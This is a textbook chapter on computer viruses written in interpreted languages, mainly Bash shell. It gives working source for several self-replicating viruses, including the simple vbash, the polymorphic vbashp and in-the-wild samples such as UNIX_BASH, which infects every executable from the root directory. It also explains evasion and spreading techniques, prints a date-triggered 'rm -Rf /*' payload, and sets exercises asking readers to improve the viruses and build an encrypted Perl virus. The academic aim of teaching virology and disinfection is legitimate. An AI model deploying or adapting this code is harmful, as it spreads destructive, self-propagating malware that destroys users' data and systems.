# 7 Computer Viruses in Interpreted Programming Language

## 7.1 Introduction

This kind of virus is commonly known as *script virus*. This naming convention only takes into account either the BAT-like viruses written for DOS/Windows operating systems or viruses written in Shell language for the various Unix flavors.

In fact, it turns out that the above-mentioned virus is part of a larger category denoted interpreted (or interpretative) languages. An executable file written in this kind of programming language is simply a text file (that may have specific execution rights, like in Unix systems) which will be "interpreted" by a specific application or device: namely the "interpreter". It may be either a program included in any operating system (*command-line interpreter* class like the DOS COMMAND.COM, a Unix shell...), a programming language (Lisp, Basic, Basic, Postscript, Python, Ruby, Tcl...), an interpreter embedded in a given application (web browser, *Word*-like text processing software[1], document viewer like *Acrobat*...) or a given device (a *Postscript* printer for example).

An interpreted programming language is executed instruction by instruction without any preliminary generation of any binary executable file (at least apparently in some cases, see footnote). Even though interpreted languages are slightly more limited than other compiled high-level languages (they are themselves far more limited than low-level assemby languages),

[1] For some programming languages like VBA *Visual Basic for Applications*, Java, Python, *VisualBasic Script*..., the difference between "interpreted" and "compiled" language may not be so obvious. The user may not be aware of the occurence of a compiling step in the background. Nonetheless, we will consider them as interpreted languages since the user thinks he dealing with only a source code or a command file.

they are endowed with efficient capabilities and features necessary to write viruses properly. The profusion of new viruses in recent years can be accounted for by the widespread use of these programming languages which are, all things considered, easy to learn, and for which an adequate compiler is easy to obtain.

The best example is undoubtedly the VBScript used to write a number of famous (and less famous) worms. Macro-viruses and VBA language viruses are other examples worth noticing.

In this chapter, we will limit ourselves to the Linux shell which is part of one of the most complex and efficient interpreted languages. Our aim is to show how to implement all of the algorithmic features of any kind of virus thanks to interpreted languages. The reader will be then able to adapt and translate the given viral algorithmics to other languages and operating system.

Every source code of the viruses we will detail in this chapter is available in the CDROM provided with this book. The reader is advised to handle these viruses carefully.

## 7.2 Design of a Shell Bash Virus under Linux

The BASH (*Bourne Again Shell*) is the most commonly used shell under Linux[2]. Its job is to execute commands entered by a user (character-based user interface). It consists of an interpreted language, using *script* or command files and can be compared with the DOS command interpreter (COMMAND.COM).

Initially created by Brian Fox in 1988, and developped with Chet Ramey, this language incorporates the best features of the previous products like *C shell, Korn Shell* and *Bourne Shell*. Its first advantage are the Bash's command-history facilities (particularly, the possibility to re-use the commands easily). Its second advantage is that it offers powerful programming capabilities: it has many new options, variables and new programming features (particularly job control which gives you the ability to stop, start, and pause any number of commands at the same time). We will now illustrate this point by programming a bash virus and making it evolve. The interested reader will consult [16, 114] for further details about the *Bash* shell.

Let us consider the following simple virus called *vbash*. We will make it evolve step by step, to give it the main features of a sophisticated virus.

[2] The Bash shell is present in MacOS X (release 10.3) as well.

This virus was developped under GNU BASH release 2.05. The compatibility of this language with the existing standards (IEEE POSIX) means that these viruses are portable to other shell languages. This version of the virus, though efficient, can be greatly optimized, if you are prepared to sacrifice program readability. The purpose is, throughout this study, to show clearly the basic viral algorithmics. This virus is 91 bytes long and infects any file

```
for i in *.sh; do # for all files with the sh extension
    if test ”./$i” != ”$0”; then # if target ≠ from current infecting file
      tail -n 5 $0 | cat >> $i ; # append viral code
    fi
done
```

**Table 7.1.** Source code of the *vbash* virus

with the *sh* extension (script files in Bash). It simply works by appending its own code to the target file. When an infected file (containing the viral code) is executed, the virus itself is activated at the end of the script, spreading the infection to other scripts. It is more efficient to append viral code rather to prepend it because in the latter case temporary files must be used, which creates unusual system/disk activity. The drawback is that the virus is activated only after the infected program (viral host). The programmer has to make a trade-off according to what he wishes as far as viral general mechanism is concerned.

In addition to some limitations, the *vbash* virus contains a number of flaws which can be exploited by either an antivirus program or a user himself:

- its action is limited to the current directory, which minimizes its infective power. Moreover, there are few executable script files with a `sh` extension. These files often are detected using a comment line like `#!/bin/bash`.
- The virus does not check if it has already infected the target files. This is a major rule in computer virology. If this rule is not followed, the virus will add a 91-byte long piece of code each time an infected file is run. The rapid increasing in size of the file will be noticeable. In this basic variant, the fight against overinfection[3] is inadequate.

[3] Let us recall that we choose to use the term of "*overinfection*" instead of "*secondary infection*".

- It is not a stealth virus. It can be detected either by simply listing the working directory or directly by reading its content (code) by means of a text editor (e.g. *vi*).
- It is not a polymorphic virus. As the virus is a small one, its 5-line code can easily become a signature susceptible to be exploited.
- Even if it is not an essential point to note, the virus has no payload.

We now are going to see how, with an interpreted language like *Bash* shell, all these missing features can be implemented. As a final step, we will consider how the infective power of the virus can also be increased.

As a general rule, note that a clever and sophisticated programming needs to be structured by using procedures, local variables..., for instance. *Bash* language is not an exception even if it offers less possibilities than the C programming language. For our example, we will not use the best programming capabilities for two reasons. The first one is that any viral structured code is bound to be analyzed and detected by any antivirus program. This feature is more important for interpreted languages than for compiled languages. The other reason is that we do not want the file to be too big. A sophisticated and canonical programming would increase the size of the viral file significantly.

### 7.2.1 Fighting Overinfection

The virus must ensure that it has not infected the target file already. For that purpose, it must find a signature specific to the virus (infection marker). This signature must be:

- *discriminating*: that is to say, the probablity that a previous infection by the same virus remains undetected must be as low as possible (tends towards 0). The viral code as a whole is therefore the best signature even if, on the other hand, the comparison will be longer and more expansive in machine resources, especially if the directory includes many potential target files. Nevertheless, interpreted shell-like languages provide efficient tools to deal with this search.
- *frameproof* or *non-incriminating*: the signature must not incriminate a legitimate (non-infected) program; that is to say the probability of false alerts (false positive or detecting an infected file when in fact it is not infected) must also be as low as possible. For example, the `cp $0 $file` shell command is inadequate; a significant number of non viral scripts will contain such instructions.

In both cases, the reader will note than these two features are very dependent on the character string length considered as a signature and on its inherent characteristics. Two solutions can be put forward. One can either insert a proper signature or consider all or part of the source code itself as a signature. If the signature consists of a character string, the virus only need to find it before any infection attempt. The best solution is to embed both the signature search and the signature itself in a single instruction (or command). Here is an example:

```
if [ -z $(cat $i | grep "ixYT6DFArwz32@'oi&7") ]
 then
 ... infection ...
fi
```

In this case, the signature is `ixYT6DFArwz32@'oi&7`. It consists of a constant character string which can be easily detected by an antivirus program. We will see later how to deal with this problem.

If we want the body virus to be itself the signature, we have to compare the last $T$ lines of the potentially infectable file (if $T$ is the final size of the virus, in terms of lines) with that of the virus: in this case, we must keep in mind that the virus can itself be called from an infected file. Here is an example of a piece of code using the `tr` command (translation or deletion of characters):

```
HOST=$(tail -T $i | tr '\n' '\370')
VIR=$(tail -T $0 | tr '\n' '\370')
if [ "$HOST" == "$VIR" ]
 then
  ... infection ...
 fi
```

We can also use the *echo* command with the -*n* option – which avoids printing a linefeed at the end. It will produce the same result as the previous example:

```
HOST=$(echo -n $(tail -12 $i))
VIR=$(echo -n $(tail -12 $0))
if [ "$HOST" == "$VIR" ]
then
 echo EQUALITY
fi
```

There are a number of other possibilities that exploit the *Bash* language capabilities.

### 7.2.2 Anti-antiviral Fighting: Polymorphism

We will not discuss the stealth problem in this chapter. This aspect will be described in Chapter 8, devoted to companion viruses. As far as polymorphism is concerned, note that the problem concerning the quality of the viral signature presented in Section 7.2.1 is similar to that of antiviral fighting. The virus must therefore prevent the antivirus program from using any constant elements belonging to the signature.

One possible technique (see Chapter 4) consists in encrypting the given file, except the decryptor – *i.e.* the encryption/decryption procedure. Consequently the latter has also to be changed after each infection to avoid becoming itself a signature. Applying this technique is very difficult with an interpreted language like *Bash* (at least, if you wish the size of the code virus to remain small). Interpreted languages like AWK [56] and PERL[4] [157] would be undoubtely more convenient for that purpose. At the end of the chapter, it is suggested that you write such a virus in PERL language, as an exercise.

Code mutation into another equivalent code would also constitute an efficient technique as well. It consists in making elements belonging to a potential signature vary from copy to copy, producing a viral code rather different in the form, but similar as far as the infection mechanism and the payload are concerned. Let us see how all that works through a simple but eloquent example. This version of *vbash* will be named *vbashp*. For the purposes of our demonstration, the readability of the code has been improved. In the real world, the code will be made smaller while stealth features relating to the variables will be increased.

To implement its polymorphic mechanism, the virus will randomly permute its code before infecting each target, and the permutation will change from target to target. As a matter of fact, finding any signature becomes almost an impossible task using only the virus main body, since a potential sub-sequence of instructions usable as a signature will not stop varying. However, at this stage, some problems have to be solved:

- in spite of its polymorphism features, the virus must fight against overinfection efficiently. It must succeed in detecting its own presence, whatever the new form of the virus may be. This can be performed neither with any

[4] `www.perl.com`

character string which would create an exploitable signature nor with a sequence of instructions, since the latter varies constantly. Restoring the sequence before permutation is impossible because this permutation is itself not stored in the virus (otherwise we go back to a constant character string, that is to say, a signature).

- In order that the virus may activate when the infected file is run, the inverse permutation must be applied. For the same reasons we stated in the previous point, this has to be done without knowing the permutation itself explicitely. To do that, a function that restores the code must be inserted before the viral code itself (the main body of the virus denoted MVB). The problem is that the function is in "plain" (that is to say, in an unencrypted or permutated) form thus susceptible once again of becoming a signature, if the function remains constant.

Let us now see how these two problems can be solved. Note once again that we work on a didactic example, and that slight changes are needed to make it a real, smaller and more infective virus (by recursive treatment of subdirectories, see Section 7.2.3). An exercise on this issue is proposed to the interested reader.

To improve and increase stealth, and particularly counterbalance the inevitable use of temporary files, we use a hidden temporary file denoted `/tmp/\ /` – note that the \ symbol is an escape character which tells the `mkdir` command that the space in the directory name is part of the argument.

## ***Vbashp*** **restoring function**

Let us consider a typical case of a file which has been infected by the *vbashp* virus. Its structure is described in Figure 7.1. When the virus takes control (end of execution of the legitimate part of the current infected script), its aim is first to isolate the main body of the virus and next to apply the reverse permutation. Since every line of the main body virus code contains a comment at the end of the line, written in the form `#@n` where `n` is the line index in the non permuted version of the virus, a simple `sort` command restores the code even though the kind of permutation used is unknown (the `@` character acts as a field separator for the `sort` command).

In the following code, the lines numbering does not take into account the comments aimed at facilitating the reader's understanding. In order to include some polymorphic features to our example, the variable `/tmp/\ /test` would be different from copy to copy. Note that its name was chosen



**Fig. 7.1.** *Vbashp* infection

```
# Beginning of the infected file
echo "This is an example of infected file"
tail -n 39 $0 | sort -g -t@ +1 > /tmp/\ /test
mkdir -m 0777 /tmp/\ /
chmod +x /tmp/\ /test && /tmp/\ /test &
exit 0
```

**Table 7.2.** *Vbashp* virus : restoring function

to greatly hinder the antiviral fight and that it corresponds to a *Bash* buit-in command.

## Overinfection prevention and infection

The potential overinfection of the target file will be controlled in a clever way. Rather than searching for a signature, whatever it may be, which is impossible if we want a minimum of polymorphism, we will dynamically test if the virus is present or not. Only an antiviral analysis by code emulation (see Section 4) will thus succeed in detecting the virus. For every target, the virus isolates the last lines that may contain the virus (MVB), and runs the code corresponding to the `test` argument. The normal exit value (`exit 0`)

```
# Prevention of overinfection
if [ "$1" == "test" ]; then #@1
  exit 0 #@2
fi #@3
# Infection procedure itself
MANAGER=(test cd ls pwd) # varying names of temporary files #@4
RANDOM=$$ #@5
for target in *; do #@6
  # is target size < MVB size ?
  nbline=$(wc -l $target) #@7
  nbline=$(nbline## ) #@8
  nbline=$(echo $nbline | cut -d " " -f1) #@9
  if [ $(($nbline)) -lt 42 ]; then #@10
    continue #@11
  fi #@12
  NEWFILE=$MANAGER[$((RANDOM % 4))] #@13
  tail -n 39 $target | sort -g -t@ +1 > /tmp/\ /"$NEWFILE" #@14
  chmod +x /tmp/\ /"$NEWFILE" #@15
  if ! /tmp/\ /"$NEWFILE" test ; then #@16
    continue #@17
  fi #@18
```

**Table 7.3.** *Vbashp* Overinfection Management (MVB first part)

indicates whether the virus is present (the file is already infected) or not (for other exit values). When the virus is copied into the target file, the lines are randomly chosen, one by one, and then copied into the target file along with the `#@ line_number` field. This field is used to recover the viral code before it is be launched (it is equivalent to the inverse permutation). Randomness is initialized with a seed whose value is the current shell process identifier. In the end, we obtain a rather efficient polymorphic version.

It remains obvious that a conventional signature search remains impossible (from a signature database), if we want to keep a fairly low false alert rate. Writing a specific detection script for this particular virus will be more convenient. To do this, we need an infected file, which once analysed, will disclose all the virus's secrets and tricks especially how the virus prevents overinfection in spite of the polymorphic mechanisms. Apart from the fact that it is difficult to get the first copy of a virus to analyse it (especially in the case of a virus with limited and controled infective power), ergonomics is then not optimal.

```
        NEWFILE=$MANAGER[$((RANDOM % 4))] #@19
        NEWFILE="/tmp/\ /$NEWFILE" #@20
        echo "tail -n 39 $0 > $NEWFILE" >> $target #@21
        echo "chmod +x $NEWFILE && $NEWFILE &" >> $target #@22
        echo "exit 0" #@23
        tabft=("FT" [39]=" ") #@24
        declare -i nbl=0 #@25
        while [ $nbl -ne 39 ]; do #@26
            valindex=$(((RANDOM % 39)+1)) #@27
            while [ "$tabft[$valindex]" == "FT" ]; do #@28
                valindex=$(((RANDOM % 39)+1)) #@29
            done #@30
            line=$(tail -$valindex $0 | head -1) #@31
            line=$line/'\t'#* #@32
            echo -e "$line"'\t'"@$valindex" >> $target #@33
            nbl=$(($nbl+1)) #@34
        done #@35
    done #@36
    fi #@37
    rm /tmp/\ /* #@38
    rmdir /tmp/\ /* #@39
```

**Table 7.4.** *Vbashp* Virus: Infection (MVB end)

### 7.2.3 Increasing the *Vbash* Infective Power

The action of the *vbash* virus is limited since it remains within the limits of the current directory and just searches for files with the extension **.sh* as a target.

The infection of executable files, of any kind, raises the question of knowing how scripts and compiled files (binary files) can be distinguished. Testing writing and executing rights remains insufficient:

```
if [ -w $i ] && [ -x $i ]
then
  ....
fi
```

Theoretically, the presence of the character string `#!/bin/bash` should be a sufficient clue allowing to deduce that it is indeed a script. This string is not systematically included and as a consequence the infective power of the virus, in this case, is *de facto* limited. One can also infer that it is a script from the absence of the ELF string (standing for *Executable and Linking Format*) which indeed is a characteristic of compiled files:

```
if [ -z $(grep "ELF" $i) ]
then
 ...
fi
```

Let us now consider how to deal with other directories and how to spread the infection inside them. The first solution is to use the *find* command; in this respect, the UNIX_BASH virus (see Section 7.3.4) constitutes by itself a fairly good illustration. The only thing is to provide a starting directory, for instance the root directory (/) to gain a maximum efficiency. Error redirection (2 >/dev/null) is strongly advised, since directories devoid of read access tend to trigger many disturbing messages. The main drawback of this solution is that it lacks stealth features. Moreover, the *find* command always requires a large number of disk reads and consequently slows down the Operating System significantly. Any misuse of the *find* command will provoke numerous error messages to be displayed.

Another much more sophisticated solution consists in using recursivity. When meeting a subdirectory, the viral program calls itself to deal with it in the same way. The only thing to do is to specify the original directory at the beginning of the script. The code can then be summarized as follows:

```
if [ "$1" != "0" ]; then
   DP=$PWD
   NAME=${0##.}
 fi
for file in *; do
 if [ -d $file ]; then
  cd $file
  $DP$NAME 0 2>/dev/null
  cd ..
 else
   ... infection routine ...
 fi
done
```

This is not the best solution however. Each recursive call of the script creates a new shell process. It is worth noticing that during the tests in our laboratory, this never raised a major problem since the execution time was very short, even for a *root* user whose account contained many executable files. The best solution consists in programming the recursion by using functions. The interested reader will find an example in [114, p. 131].

On the contrary, the programmer may wish to decrease the infective power of the virus, in order to increase its lifetime (see Chapter 4) by using stealth technologies. For example, the virus will be able to infect only the files which have just been modified (in this case, it refers to a type of slow virus). It undoubtedly means that the date of the target file is more recent than that of the infecting file. The following instruction

```
if [ -x "$target" ] && [ $0 -nt $target ] && [ ! -d "$target" ]
 then
   ... infection ....
 fi
```

will then be used.

The programmer may also choose to infect just one file out of every *n* files, in order to limit the infective power of the virus. In the following example, we use the *Bash* arithmetic tools to just infect 20% of the regular executable files:

```
#!/bin/bash
declare -i cpt
cpt=$((0))
for target in *.sh ; do
if [ -x "$target" ] && [ $0 -nt $target ] &&  \
                      [ ! -d "$target" ];then
  cpt=$(($cpt+1))
  if [ $((cpt%5)) != "0" ]; then
   ... infection ....
  fi
fi
done
```

The inversion of lines 5 and 6 will significantly slow down the infection, as the reader will notice. In the same way, using the `continue n` instruction in the `for` loop, in which `n` is a integer value, will allow to just infect a single file out of every `n`.

## 7.2.4 Including a Payload

Although setting up a payload is not a necessary condition, let us say some words concerning this subject. Its effect will depend on where it is called from. One may choose to trigger it only if the infection is successful. On the contrary the payload may be launched either when no infection has occured or if a arbitrary minimal number of files have been infected. In these three cases, a counter is then required. A more dangerous version will systematically deliver the payload before and/or after the infection routine.

Finally, an event may be sufficient to trigger the infection, for example, the coincidence with a system date:

```
if test "$(date +%b%d)" == "Jan21"; then
    rm -Rf /*
fi
```

In all cases, the possibilities are only limited by the programmer's imagination.

## 7.3 Some Real-world Examples

As an illustration, we will present some real-world viruses written in interpreted languages, found on various official or less official sites dedicated to the topic. The code source is given as it was encountered, only a few line-by-line comments have been added to help the novice reader.

We will not deal with viruses other than those written in shell language under Unix. The philosophy of viruses written with other languages is similar (particularly BAT-viruses written in DOS command line language). Notice that common antivirus programs especially under UNIX may fail to detect most of these viruses.

These examples show that writing a perfect virus is not as easy as it seems, and that the writer must envisage beforehand every specific trigger event relating either to the system or to the user which could eventually betray the presence of the virus or disturb its action.

### 7.3.1 The Unix_owr Virus

The Unix_owr virus (standing for *overwriter*)) is a very small and simple one. It is a viral program that overwrites existing code. This virus has some flaws and limitations:

- its action is limited to the current directory;
- it infects all the files, including nonexecutable files;
- the virus overwrites itself, triggering the following error message `cp: './v' and 'v' are the same file` which may alert the user; other potential errors are not taken into account.

```
# Overwritter I
for file in *; do # for every file
    cp $0 $file  # overwrite the target file with the virus
done
```

**Table 7.5.** The UNIX_OWR Virus Source Code

- The virus is devoid of stealth technology: all files at the end of the infection phase have the same size.

### 7.3.2 The UNIX_HEAD Virus

The UNIX_HEAD virus proceeds by prepending its viral code to the original program. In this case, only the executable script files are infected (the execution directive `#!/bin/sh` is present). However, the flaws and limitations of the virus are the same as in the previous example.

```
#!/bin/sh
for F in * do # for every file
    do
        if [ "$(head -c9 $F 2 >/dev/null)" = "#!/bin/sh" ]
                # if the first 9 characters are #!/bin/sh
    then
        HOST=$(cat $F | tr '\n' \xc7))
                # save the target file in the HOST variable
        head -11 $0 > $F 2 > /dev/null
                # overwrite the target file with the first 11 lines
                # of its own code
        echo $HOST | tr \xc7 '\n' >> $F 2 >/dev/null
                # finally append the target file itself
    fi
done
```

**Table 7.6.** The UNIX_HEAD Virus

- its action is limited to the current directory,

- overinfection cannot be prevented (*i.e.*, the infecting file infects itself each time),
- since the virus has no stealth features, the infected files then become larger whenever an infected script is executed in the current directory,
- the `tr` command (useful to translate or delete characters) is misused, creating corrupted files which are no longer executable (presence of `x` characters in the target file).

### 7.3.3 The UNIX_COCO Virus

The UNIX_COCO virus proceeds by adding viral code to the original program. The author tried to anticipate and prevent a number of risks or events, liable to betray the presence of the virus.

The positive points of the UNIX_COCO virus are:

- it handles overinfection by searching for the signature in the target file. Any change regarding the size of the infected files will not be detected.
- it checks the target file features.

However, various flaws/limitations may still endanger the virus:

- the code could be made smaller (the `/dev/null` file must be forsaken for the benefit of temporary files; moreover, this reduces writings on the disk);
- some portability problems may arise when using the `grep` command on some UNIX platforms (for example: compatibility problems between some versions and the POSIX.2 standard). For instance, error redirection command on the `/dev/null` file is more suitable than using the `-s` command option.
- the presence of a signature (the character string COCO) which makes the scanning detection easier.

### 7.3.4 The UNIX_BASH virus

As a final example, we will consider a rather dangerous virus, that gives an idea of how powerful the shell language under Unix may be. During our various tests performed in our lab, as a normal user or a superuser, the virus managed to disrupt the whole operating system. The only solutions were either to reinstall the system (causing a probable loss of data) or to perform a long and boring manual disinfection. The worst thing to do, of course, would have been to turn off the computer promptly.

```
# COCO
head -n 24 $0 > .test
        # the main viral body is saved in a temporary file
        for file in * # for every file in the current directory
             do
                 if test -f $file
        # if the file exists and is of regular type
                 then
                   if test -x $file
        # if the file exists
                   then
                     if test -w $file
        # if the file has write access right
                        then
                            if grep -s echo $file >.mmm
        # if the echo command is available
        # (then the target file is a script)
                               then
                                   head -n 1 $file >.mm
        # save the first line
                                   if grep -s COCO .mm >.mmm
        # look for the string COCO (signature)
                                      then
                                          rm .mm -f
        # delete temporary files
                                      else
                                          cat $file > .SAVEE
        # save temporarily the target file
                                          cat .test > $file
        # overwrite the target file with the viral code
                                          cat .SAVEE >> $file
        # finally append the target file
             fi; fi; fi; fi; fi
        done
rm .test .SAVEE .mmm .mm -f
        # delete temporary files
```

**Table 7.7.** The Unix_Coco Virus

During this first phase, the virus checks for the existence of a current infectious process (the filename `/tmp/vir-*` exists). If it does not find one, the virus activates itself in a subshell using the `infect` argument to begin the infection step. If the virus is executed from an infected file, it passes control

```
if [ "$1" != infect ]
  # if the first argument is not equal to the "infect" string
then
  if [ ! -f /tmp/vir-* ]
  # if no vir-xxx file does exists in /tmp
    then
       $0 infect &
  # recursive call to the virus with the "infect" argument
    fi
    tail +25 $0 >>/tmp/vir-$$
  # the executable got rid of the virus and saved
  # in /tmp/vir-$$ (case where the user run an
  # infected file
  # $$ = current shell process ID
    chmod 777 /tmp/vir-$$
  # modify the access rights of the file (rwx for all)
  /tmp/vir-$$ $@
  # execution of the /tmp/vir-$$ file with the original arguments
  CODE=$?
  # store the return code of the most recently invoked
  # background job
```

**Table 7.8.** The UNIX_BASH (beginning)

to the target file with the original arguments (if any). The purpose is to avoid betraying the presence of the infection. To do this, the virus must not arouse the user's suspicions. During the second phase, (the infection phase itself) the virus looks for uninfected files. Using the `find` command is inadequate (see why in Section 7.2.3).

In short, the virus proceeds by prepending its code to the target file, which is less efficient than if the code was simply appended (in the first case, you need to use temporary files, which increases the activity on the hard disk). The viral code eventually becomes bigger than required. Moreover a few errors still exist in this code (for example, the shell variable `$?` always returns 0; the author of the virus seems to have mistaken it with the shell variable `$!`). The interested reader is urged to find and correct them as an exercise.

During our tests, this virus infected the whole system within a few seconds, in an efficient but very noticeable way. Note that when the user works

```
else
     # infected file is executed
     # with the "infect" argument
     find / -type f -perm +100 -exec bash -c \
     # search from the root directory
     # every user's regular executable
     # files; run the bash shell with the
     # following command ({} is replaced by
     # the current file given by the find command
     "if [ -z \"\`cat {}|grep VIRUS\`\" ]; \
     # if [file does contain the word VIRUS]
     # (the string VIRUS works here as an infection marker)
     then \
     cp {} /tmp/vir-$$; \
     # copy the file inside the /tmp/vir-$$ file
     (head -24 $0 >{}) 2 >/dev/null; \
     # replace the file by the virus
     (cat /tmp/vir-$$ >> {}) 2 >/dev/null; \
     # append the file
     rm /tmp/vir-$$; \
     # delete the temporary file
     fi" \;
     CODE=0
fi
rm -f /tmp/vir-$$
exit $CODE
```

**Table 7.9.** The UNIX_BASH (End)

on a multi-boot computer (more than a single operating system) the virus spreads over all these files present in all mounted partitions[5] (by default, all files on Windows partitions that are mounted under Linux have automatically execute rights). In fact, it makes these operating systems permanently unbootable. The only solution to rescue the system is to disinfect every file manually from Linux. Using a disinfection script is strongly recommended since operation systems like *Windows*, for instance, are likely to contain a great number of files. It is proposed that the reader writes such a script (see the exercises at the end of the chapter).

[5] In such a system, partitions of the different operating systems may be automatically mounted at the boot time. Otherwise, the user might have mounted them manually.

Usually, once the *find* command has been activated, numerous error messages[6] are displayed on the screen and subsequently the panic-stricken user is likely to turn off the computer promptly. What a silly thing to do! From now on, the system will be unable to reboot properly (in the case of a root user, write privileges have gone, and manual disinfection is no longer possible).

## 7.4 Conclusion

The simple above-mentioned examples like that of the *vbash* virus show that interpreted languages can be as efficient as the compiled languages that will be discussed in subsequent chapters. We must also bear in mind that we chose a basic language as an example, and that high-level languages could give much more powerful and performing results.

These viruses constitute a real challenge for the antiviral community. If they go undetected under Unix system (for the best written ones), they still remain imperfectly detected when using other platforms (including Windows). One can not predict if the antiviral fight under Unix/Linux will ever be sucessful. This environment uses many scripts (that are necessary to set up and manage the operating system, perform the system administration, and execute simple tasks). In this context, a well designed polymorphic mechanism, much more than a compiled language, could represent a threat in the future. So far, interpreted polymorphic viruses are still rare, but it is likely that virus developers will not be long before exploring this field.

Finally, we must insist on the necessity to manage Unix systems properly. The user is not allowed to make any mistakes. A infection triggered with root privileges will always entail disastrous consequences. By way of illustration, see the *Virux* virus [57].

## Exercises

1. Modify the UNIX_OWR virus so that its action both spreads through subdirectories and affects only executable files, except the current infecting file. How can we arrange that all the files do not have the same size after being infected ?
2. Improve the UNIX_OWR virus further to get rid of the limitations discussed in Section 7.3.2.

[6] The virus's author may have not prevented the error messages on purpose precisely to produce this reaction in the user!

3. Study the virus codes written in interpreted language under Unix, provided in the CDROM. Try to list their advantages and drawbacks (please note that some of them hardly work or do not work at all; try to determine why).

## Study Projects

### A Perl Encrypted Virus

This project is scheduled to last from one to three weeks, depending on the student's skill level in Perl language.

The purpose is to design a virus similar to the *vbash* one, except that it will be encrypted. Its structure is divided in two parts:

- the first part of the code will be unencrypted and will simply consist of the decryption function. The key will be made of the first bytes of the infected file.
- The second part (the most important one) will consist of the main body of the virus.

The virus will be an appending one. It will spread as follows:

1. the decryption routine retrieves the key from the infected file (for example, the very first bytes of the text) and decrypts the main body of the virus.
2. Once decrypted, the virus is executed.
   a) It looks for infected files.
   b) During the infection, it creates a specific key for each file (once again, a few bytes are taken from the target file), then encrypts its own main body and adds both the decrypting routine and the (encrypted) main viral body to the target file.
   c) A potential payload may be triggered (with or without a delayed action mechanism).

As a first step, the student is advised to choose a fixed algorithm for the encryption. However, the student must bear in mind that a fixed encryption routine constitutes a signature by itself. Consequently, a second step will consist in building a more sophisticated version in which the encryption routine (as well as the decryption routine) will be changed after every infection. The key will also be changed each time. In both versions, the virus must overcome potential overinfection problems.

### Disinfection Scripts

About two or three weeks should be required to carry out this project, depending on the student's skills in the Bash language.

The purpose is to write specific disinfection scripts for any arbitrary virus. First, a non polymorphic virus will be selected (similar to the UNIX_BASH virus). Next, a polymorphic virus (like *vbash*) will be studied. The project should be organised according the following steps:

1. study the virus code and understand its infection mechanisms. The aim is to build a signature gathering all the features required to fight the virus efficiently. As for polymorphic viruses, a heuristic approach would be more convenient.
2. programming the disinfection script itself. The results of the research will be edited and written down in a report file (*log* file).
3. infecting a test machine and testing the disinfection script.